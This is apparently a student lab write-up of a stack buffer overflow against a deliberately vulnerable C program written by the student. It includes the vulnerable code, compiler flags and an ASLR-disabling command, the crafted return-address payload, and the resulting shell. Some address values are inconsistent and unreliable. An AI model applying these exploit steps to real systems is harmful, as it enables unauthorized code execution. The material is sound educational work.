
Program Exploitation Using Buffer Overflow

Buffer Overflow:

Buffer overflow is a typical type of vulnerability software; it is a type of a system condition that arises because of any program while depositing more data into a memory buffer than is relatively safe to do. When the given size of the buffer is fixed, the overflow may lead to the overflowing of the buffer into the surrounding memory address space may overwrite important data, including variables, function pointers, or return addresses.

The Stack and The Heap:

Every program uses stack and heap in its operation. Stack is a piece of memory utilized by single thread of execution of a function and the heap, is a piece of memory utilized by the whole program. Whereby the heap and begins at the low memory address and expands upwards to the highest memory addresses as the new variables and objects are included in the heap, the stack begins at the top of the memory addresses and extends downwards.



https://www.linux.com/training-tutorials/stack-vs-heap-whats-difference-and-why-should-i-care/

Types of Buffer Overflow:

a. Stack based buffer overflow

It occurs inside the stack memory and often exploits the return address. It is common functions like gets(), and strcpy().

b. Heap based buffer overflow

This type of buffer overflow occurs in the dynamically allocated memory and can overwrite heap metadata or objects pointers.

c. Integer overflow-induced Buffer overflow

This overflow usually occurs and caused by the calculations of incorrect sizes and that leads to allocating smaller sizes of buffer than necessary buffer size.

Why Buffer overflow is Dangerous:

The buffer overflow can give access for many things to the attackers such as:

a. Crash the program leads to denial of service.
b. Modify the behaviours of the program.
c. Gain unauthorized access and privileges to the shell.

Introduction:


This documentation demonstrates a practical exploitation of vulnerable C program using a stack-based buffer overflow technique. The main objective of this component is to achieve shell access by exploiting improper input validation and unsafe memory handling. This working criteria of this component aligns with the learning outcomes related to low-level system behaviour, memory exploitation, and secure programming awareness.

Objective:

1. To analyse a vulnerable program.
2. To identify a stack-based buffer overflow vulnerability.
3. To overwrite the return address.
4. To redirect execution flow.
5. To achieve /bin/sh and /bin/bash/ shell access.
6. To verify successful exploitation.

Justification:

1. Creating repositories inside GitLab and cloning it inside the Linux (centOs)



At first glance I created a directory assignment:

Command:


mkdir assignments


after creating this directory, I cloned the created repository inside the directory.

Command:

git clone https://gitlab.uwe.ac.uk/a272-ahmed/os_component_4

2. Created vulnerable C Program:





- After cloning the repository, I entered inside the cloned directory.
- Created a vulnerable C file vuln.c

  Command:

  Vim vuln.c

  Vuln.c description

This is a vulnerable c program

It contains:

a. A hidden and unused function (secret function) that pawns a shell.
b. A buffer overflow vulnerability in *echo ()*.
c. A normal main() flow that never calls secret function directly.

Secretfunction():

```
void secretfunction() {
    printf("\n--- !!! Congratulations !!! You entered the secret function ---\n");
    char *args[] = {"bash", NULL};
    execve("/bin/bash", args, environ);
}
```

- Prints congratulations message.
- Flushes output so the message appears immediately.
- Call execve("/bin/bash", args, NULL)

  Execve replaces the current process with /bin/bash, if it is successful, it never returns.

  This gives an user interactive shell running with the privileges of the program and this functions never called normally, though it is a secret target for exploitation.

Echo():

```
void echo() {
    char buf[20];
    printf("Please enter some text: ");
    fflush(stdout);
    read(0, buf, 200);
    puts("Input received");
}
```

This function allocates a local buffer of 20 bytes on the stack and prompts for user input. Reads up to 200 bytes from standard input into that buffer. Finally prints "input Received"

Critical vulnerability:

a. Buffer is only 20 bytes.
b. Read() allows 200 bytes.
c. This causes a stack buffer overflow.

- Extra input can overwrite:

  Saved based pointer and return address.
- An attacker can overwrite the return address to jump to **secretfunction()** or build a **ROP** chain.

Main()

```
int main() {
    setbuf(stdout, NULL);
    echo();
    puts("Goodbye see you");
}
```

- Calls echo()
- Prints a Goodbye message.
- Exists normally.

3. **Compilation of vuln.c:**

   after creating this vulnerable c program vuln.c I proceeds for compilation process.

Command:

gcc vuln.c -o vuln -fno-stack-protector -z execstack -no-pie

command explanation:

a. -fno-stack-protector:

   Disable stack cranary.

b. -no-pie:

   Fixed function address.

c. -z execstack:

   Executable stack (for exploitation).

4. Binary Analysis:

   a. Files vuln:

      shows the file type and architecture of vuln executable. After running this command, it confirms that vuln is a 64-bit ELF executable for x86-64 Linux and not stripped.

```
aahmed@192:~/assignments/os_component_4$ file vuln
vuln: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=7
cb72cb80875ee0051fa0f31e40b9bc38b8567dc, for GNU/Linux 3.2.0, not stripped
aahmed@192:~/assignments/os_component_4$
aahmed@192:~/assignments/os_component_4$
aahmed@192:~/assignments/os_component_4$ setarch $(uname -m) -R bash
aahmed@192:~/assignments/os_component_4$
aahmed@192:~/assignments/os_component_4$ cat /proc/sys/kernel/randomize_va_space
2
aahmed@192:~/assignments/os_component_4$ ^C
aahmed@192:~/assignments/os_component_4$ echo 0 | sudo tee /proc/sys/kernel/randomize_va_space
[sudo] password for aahmed:
0
aahmed@192:~/assignments/os_component_4$ cat /proc/sys/kernel/randomize_va_space
0
aahmed@192:~/assignments/os_component_4$
```

b. setarch $(uname -m) -R bash:

   it launches a new shell with ASLR disabled for that session to keep memory address consistent.

c. cat /proc/sys/kernel/randomize_va_space:

   shows ASLR is enabled (2= full randomize)

d. echo 0 | sudo tee /proc/sys/kernel/randomize_va_space:

   disables ASLR system-wide temporarily, making address-based testing predictable.

e. nm vuln | grep secretfunction and objdump -d vuln | grep secretfunction

```
aahmed@192:~/assignments/os_component_4$ nm vuln | grep secretfunction
0000000000401176 T secretfunction
aahmed@192:~/assignments/os_component_4$ nm vuln | grep function

0000000000401176 T secretfunction
aahmed@192:~/assignments/os_component_4$
```

   This command is used to find the address of secretfunction (0x401166) in the binary symbol table.

f. ./vuln

```
aahmed@192:~/assignments/os_component_4$ ./vuln
this is buffer overflow program
Please enter some text: Input received
Goodbye see you
aahmed@192:~/assignments/os_component_4$
```

   Running **./vuln** normally shows normal program behaviour. I asked for input and prints “input received,” then exists with “Goodbye see you”.

g. gdb./ vuln

```
aahmed@192:~/assignments/os_component_4$ gdb ./vuln

GNU gdb (CentOS Stream) 16.3-2.el10
Copyright (C) 2024 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-redhat-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
```

GDB (GNU Debugger):

Launching the program inside GDB (gdb ./vuln) confirms the same normal execution flow after clicking **run** command.

```
(gdb) run
Starting program: /home/aahmed/assignments/os_component_4/vuln
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib64/libthread_db.so.1".

Please enter some text: Input received
Goodbye see you
[Inferior 1 (process 4053) exited normally]
(gdb)
```

This program exists normally, indicating no overflow was triggered yet because no oversized input was provided.

h. Functions checking inside GDB.

```
(gdb) info functions secretfunction
All functions matching regular expression "secretfunction":

Non-debugging symbols:
0x00000000004011[redacted]6  secretfunction
(gdb) info functions secret
All functions matching regular expression "secret":

File key_call.c:
93:     int __GI_key_secretkey_is_set(void);
70:     int __GI_key_setsecret(char *);

File publickey.c:
60:     int __GI_getsecretkey(const char *, char *, const char *);

Non-debugging symbols:
0x00000000004011[redacted]6  secretfunction
(gdb)
```

This confirms the function exists and gives its memory address.

- The entries under file_key_call.c and publickey.c are glibc internal functions, not part of this program and belongs to system libraries.

5. Payload Creation:

i. Conversion of secret function address in Little Indian:

secret function address: 0x0000000000401176

step1: split address into bytes:

each group = 1 byte = 2 hex digits

0x00 00 00 00 00 40 11 76

Step2: Reverse the Byte order:

66 11 40 00 00 00 00 00

Step3: add escape format for payload

\x76\x11\x40\x00\x00\x00\x00\x00

```
aahmed@192:~/assignments/os_component_4$ python3 -c 'import struct; print(struct.pack("<Q", 0x401176))' b'f\x
11@\x00\x00\x00\x00\x00'
```

For quick and accurate result, I ran python script.

So final payload is

python3 -c 'import sys; sys.stdout.buffer.write(b"A"*40 +
b"\x66\x11\x40\x00\x00\x00\x00\x00")' > payload

Explanation of this command:

This command helps to create a binary file that exploits a stack buffer overflow by overwriting the return address with the address of secret function.

- Python3 -c

  Runs python one liner directly from the command line.

- Import sys

  Imports the sys module to allow **raw binary output**.

- Sys.stdout.buffer.write ():

  Writes binary data directly to standard output and necessary payload contains null bytes (\x00\), by which normal print() cannot handle correctly.

- Payload structure:

  a. Generates 40 padding bytes.

b. These bytes fill:
    1. 32 bytes → buffer (aligned by compiler)
    2. 8 bytes → saved RBP

- This positions the next bytes exactly at the saved return address (RIP).

```
aahmed@192:~/assignments/os_component_4$ python3 -c 'import sys; sys.stdout.buffer.write(b"A"*40 + b"\x76\x11
\x40\x00\x00\x00\x00\x00")' > payload
aahmed@192:~/assignments/os_component_4$
```

6. Exploitation Execution:

```
aahmed@192:~/assignments/os_component_4$ ./vuln < payload
Please enter some text: Input received

--- !!! Congratulations !!! You entered the secret function ---
$ exit
```

Command:

./vuln < payload

- After running this command, the output confirms the control flow of system hijacking.
- Normally, after echo() the program finishes, execution returns to main and print "!!! Goodbye !!!"". but this line does not appear.
- Instead of this this program jumps to the secretfunction.
- This proves that the system is fully hijacked and return address was successfully overwritten.
- Program did not crash without any message of no segmentation fault and no abnormal termination.
- That confirms correct offset and correct address.
- Secret function is executed.
- Clean program exit.

7. Shell Execution and verification:

Command:


(cat payload; cat) | vuln

A. Shell execution:

This command is used to execute the vulnerable program while supplying a crafted exploit payload and maintaining an interactive input stream.

The first cat payload sends malicious input and buffer overflow data to the standard input of the vulnerable program. This payload overwrites the saved return address and redirects execution to the secretfunction().

The second cat keeps the standard input open after the payload has been delivered. This is necessary because the secretfunction() executes /bin/bash using execve(), which requires an active standard input to allow interactive command execution.



B. Shell Verification:

After successful execution is confirmed by running standard shell commands. The commands are as follows:

Command:

ls

pwd

id

and I have performed many activities and ran some commands that are given in the images given below.

```
pwd
/home/aahmed/assignments/os_component_4

ls
README.md   payload   vuln   vuln.c

ps
    PID TTY          TIME CMD
   4134 pts/3    00:00:00 bash
   4532 pts/3    00:00:00 cat
   4533 pts/3    00:00:00 bash
   4702 pts/3    00:00:00 ps
ps -p $$
    PID TTY          TIME CMD
   4533 pts/3    00:00:00 bash
```

Home | CentOS version 5 and earlie...

aahmed@192:~/assignments/os_component_4

```
env
PWD=/home/aahmed/assignments/os_component_4
SHLVL=1
_=/usr/bin/env

echo $0
/bin/sh

cd /

pwd
/
ls
afs     dev    lib     mnt    root   srv   usr
bin     etc    lib64   opt    run    sys   var
boot    home   media   proc   sbin   tmp

abcd123
/bin/sh: line 26: abcd123: command not found
```

Dec 21 10:17 AM

aahmed@192:~/assignments

aahmed@192:~/assignments/os_component_4 – vim vuln.c


aahmed@192:~/assignments/os_component_4 – vim vuln.c

```
$
$
$
$ top

top - 07:12:20 up  1:45,  2 users,  load average: 0.49, 0.21, 0.07
Tasks: 255 total,   1 running, 254 sleeping,   0 stopped,   0 zombie
%Cpu(s): 21.4 us, 11.9 sy,  0.0 ni, 65.4 id,  0.0 wa,  0.9 hi,  0.3 si,  0.0 st
MiB Mem :   1673.0 total,    193.1 free,   1329.5 used,    315.9 buff/cache
MiB Swap:   2060.0 total,   1878.0 free,    182.0 used.    343.5 avail Mem

    PID USER      PR  NI    VIRT    RES    SHR S  %CPU  %MEM     TIME+ COMMAND
   3434 aahmed    20   0 1460036 359368  69380 S  13.0  21.0   1:43.92 ptyxis
   2629 aahmed    20   0 3717016 306176  79136 S   9.1  17.9   1:45.91 gnome-shell
   4810 root      20   0       0      0      0 I   5.9   0.0   0:00.73 kworker/u512:4-events_unbound
     18 root      20   0       0      0      0 I   1.0   0.0   0:04.24 rcu_preempt
   4848 aahmed    20   0  231624   5560   3420 R   0.7   0.3   0:00.05 top
   2794 aahmed    20   0  513756  29180  18276 S   0.3   1.7   0:21.36 vmtoolsd
      1 root      20   0   44656  32988   9852 S   0.0   1.9   0:02.16 systemd
      2 root      20   0       0      0      0 S   0.0   0.0   0:00.01 kthreadd
      3 root      20   0       0      0      0 S   0.0   0.0   0:00.00 pool_workqueue_release
      4 root       0 -20       0      0      0 I   0.0   0.0   0:00.00 kworker/R-rcu_gp
      5 root       0 -20       0      0      0 I   0.0   0.0   0:00.00 kworker/R-sync_wq
      6 root       0 -20       0      0      0 I   0.0   0.0   0:00.00 kworker/R-slub_flushwq
      7 root       0 -20       0      0      0 I   0.0   0.0   0:00.00 kworker/R-netns
     10 root       0 -20       0      0      0 I   0.0   0.0   0:00.00 kworker/0:0H-events_highpri
     12 root       0 -20       0      0      0 I   0.0   0.0   0:00.00 kworker/R-mm_percpu_wq
     13 root      20   0       0      0      0 I   0.0   0.0   0:11.55 kworker/u512:1-events_unbound
$ free -h
```


To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

```
aahmed@192:~/assignments/os_component_4 — vim vuln.c   aahmed@192:~/assignments/os_component_4 — vim vuln.c
      1 root       20   0   44656  32988   9852 S   0.0   1.9   0:02.16 systemd
      2 root       20   0       0      0      0 S   0.0   0.0   0:00.01 kthreadd
      3 root       20   0       0      0      0 S   0.0   0.0   0:00.00 pool_workqueue_release
      4 root        0 -20       0      0      0 I   0.0   0.0   0:00.00 kworker/R-rcu_gp
      5 root        0 -20       0      0      0 I   0.0   0.0   0:00.00 kworker/R-sync_wq
      6 root        0 -20       0      0      0 I   0.0   0.0   0:00.00 kworker/R-slub_flushwq
      7 root        0 -20       0      0      0 I   0.0   0.0   0:00.00 kworker/R-netns
     10 root        0 -20       0      0      0 I   0.0   0.0   0:00.00 kworker/0:0H-events_highpri
     12 root        0 -20       0      0      0 I   0.0   0.0   0:00.00 kworker/R-mm_percpu_wq
     13 root       20   0       0      0      0 I   0.0   0.0   0:11.55 kworker/u512:1-events_unbound
$ free -h
               total        used        free      shared  buff/cache   available
Mem:           1.6Gi       1.3Gi       193Mi        12Mi       315Mi       343Mi
Swap:          2.0Gi       182Mi       1.8Gi
$ ls
assignments  demo  Desktop  Documents  Downloads  Music  Pictures  Public  tbc.txt  Templates  Videos
$ cd assignments/
$ ls
os_component_4
$ git status
fatal: not a git repository (or any of the parent directories): .git
$ cat vuln.c
cat: vuln.c: No such file or directory
$ ls
os_component_4
$ cd assignments
bash: cd: assignments: No such file or directory
$
```

8. GitLab




```
aahmed@192:~/assignments/os_component_4$ git init
Reinitialized existing Git repository in /home/aahmed/assignments/os_component_4/.git/
aahmed@192:~/assignments/os_component_4$ git add .
aahmed@192:~/assignments/os_component_4$ git status
On branch main
Your branch is up to date with 'origin/main'.

Changes to be committed:
  (use "git restore --staged <file>..." to unstage)
        new file:   payload
        new file:   vuln
        new file:   vuln.c

aahmed@192:~/assignments/os_component_4$ git commit -m "buffer flow exploitation and shell execution"
[main 9a22498] buffer flow exploitation and shell execution
 Committer: Ajaj Ahmed <aahmed@192.168.57.128>
Your name and email address were configured automatically based
on your username and hostname. Please check that they are accurate.
You can suppress this message by setting them explicitly. Run the
following command and follow the instructions in your editor to edit
your configuration file:

    git config --global --edit

After doing this, you may fix the identity used for this commit with:

    git commit --amend --reset-author
```



Conclusion:

Buffer overflow demonstrates stack-based buffer overflow vulnerability caused by unsafe input handling in c programming. The created program controls flow completely and successfully redirected to a hidden function, resulting in execution of an interactive shell. This concludes that the buffer overflows can lead to the excess of computer program and complete program compromise.

References:

1. https://www.academia.edu/20299588/OPERATING_SYSTEMS_WILLIAM_STALLINGS
2. https://www.fortinet.com/resources/cyberglossary/buffer-overflow
3. https://www.pearson.com/en-us/subject-catalog/p/operating-systems-internals-and-design-principles/P200000003349/9780137516742?srsltid=AfmBOooEZUOo6CiwWpgi1CIYAPELutm_7DFATTFSPnEnyKAPv8bZsOBR&nu=1
4. https://www.geeksforgeeks.org/linux-unix/cat-command-in-linux-with-examples/
5.